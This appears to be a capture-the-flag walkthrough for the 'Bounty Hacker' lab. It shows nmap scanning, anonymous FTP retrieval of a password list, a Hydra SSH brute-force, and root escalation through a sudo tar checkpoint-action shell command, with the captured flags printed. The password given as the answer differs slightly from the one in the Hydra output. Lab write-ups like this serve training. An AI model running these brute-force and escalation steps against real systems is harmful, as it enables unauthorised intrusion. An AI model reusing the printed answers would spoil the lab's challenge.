

Bounty Hacker

The given IP Address: 10.201.3.27

Connect to OpenVPN

<sudo openvpn>

Perform Nmap Scan on the IP address

Nmap -sV 10.201.3.27

```
ubuntu@ubuntu:~/Downloads$ nmap -sV 10.201.3.27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-14 09:04 +0545
Nmap scan report for 10.201.3.27
Host is up (0.24s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.85 seconds
```

Open ports:

FTP - 21

SSH - 22

HTTP - 80

Q: Who wrote the task list

Checking the ftp port, it allows anonymous logins

```
ubuntu@ubuntu:~/Downloads$ ftp 10.201.3.27
Connected to 10.201.3.27.
220 (vsFTPd 3.0.5)
Name (10.201.3.27:ubuntu): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp          418 Jun  7  2020 locks.txt
-rw-rw-r--    1 ftp      ftp          68 Jun  7  2020 task.txt
226 Directory send OK.
ftp> 
```

We can see that there are two files: locks.txt and task.txt. Now we perform the GET command to move files from ftp server to our local directory.

```
get <file name>
get task.txt
```

```
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****| 68      1.62 MiB/s  00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.27 KiB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****| 418     8.30 MiB/s  00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.70 KiB/s)
ftp>
```

```
ubuntu@ubuntu:~/Downloads$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
ubuntu@ubuntu:~/Downloads$
```

A: lin

Q: What service can you bruteforce with the text file found?

The other two services are SSH and HTTP

We will perform bruteforce login using HYDRA

Command:

```
hydra -l lin -P /home/ubuntu/Downloads/locks.txt ssh://10.201.3.27
```

```
ubuntu@ubuntu:~/Downloads$ hydra -l lin -P /home/ubuntu/Downloads/locks.txt ssh://10.201.3.27
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak . Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 09:19:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), -2 tries per task
[DATA] attacking ssh://10.201.3.27:22/
[22][ssh] host: 10.201.3.27 login: lin password: RedDr4gonSyndicat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-14 09:19:27
ubuntu@ubuntu:~/Downloads$
```

A: SSH

Q: What is the users password?

A: RedDr4gonSynd1cat3

Now logging into SSH

```
ubuntu@ubuntu:~/Downloads$ ssh lin@10.201.3.27
The authenticity of host '10.201.3.27 (10.201.3.27)' can't be established.
ED25519 key fingerprint is SHA256:LRD9R0b0GtEhfEP7BRUWRv7sF28+xx6G+5DDX/zB6HQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.3.27' (ED25519) to the list of known hosts.
lin@10.201.3.27's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-201-3-27:~/Desktop$ ls
user.txt
lin@ip-10-201-3-27:~/Desktop$
```

Login Successful

Q: user.txt:

Lets cat user.txt

```
user.txt
lin@ip-10-201-3-27:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@ip-10-201-3-27:~/Desktop$
```

A: THM{CR1M3_SyNd1C4T3}

Q: root.txt

We need to perform privilege escalation

```

lin@ip-10-201-3-27:~/Desktop$ sudo su
[sudo] password for lin:
Sorry, user lin is not allowed to execute '/bin/su' as root on ip-10-201-3-27.ec2.internal.
lin@ip-10-201-3-27:~/Desktop$ cd /
lin@ip-10-201-3-27:/$ ls
bin  cdrom  etc  initrd.img.old  lib64  media  opt  root  sbin  srv  tmp  var  vmlinuz.old
boot  dev  home  lib  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
lin@ip-10-201-3-27:/$ cd r
root/ run/
lin@ip-10-201-3-27:/$ cd root/
-bash: cd: root/: Permission denied
lin@ip-10-201-3-27:/$

```

We can see that normal root activity does not work.

When We run: sudo -l

It tells us that the user “lin” can only use root command for /bin/tar

Which means we can use tar files to perform privilege escalation.

```


lin@ip-10-201-3-27:/$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-201-3-27:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User lin may run the following commands on ip-10-201-3-27:
    (root) /bin/tar
lin@ip-10-201-3-27:/$

```

let's use <https://gtfobins.github.io/gtfobins> for reference:

Go to the website and search for tar



tar

Binary

[setarch](#)

[start-stop-daemon](#)

[tar](#)

Functions

[Shell](#) [SUID](#) [Sudo](#)

[Shell](#) [SUID](#) [Sudo](#)

[Shell](#) [File upload](#) [File download](#) [File write](#) [File read](#) [Sudo](#) [Limited SUID](#)

After you click on it, find the SUDO section

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Copy the command and paste it on the terminal:

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

It says we can perform privilege escalation using this command.

```
lin@ip-10-201-3-27:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading '/' from member names
# ls
bin  cdrom  etc  initrd.img.old  lib64      media  opt  root  sbin  srv  tmp  var      vmlinuz.old
boot dev   home  lib           lost+found  mnt   proc  run  snap  sys  usr  vmlinuz
# cd root
# ls
root.txt  snap
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

A: THM{80UN7Y_h4cK3r}

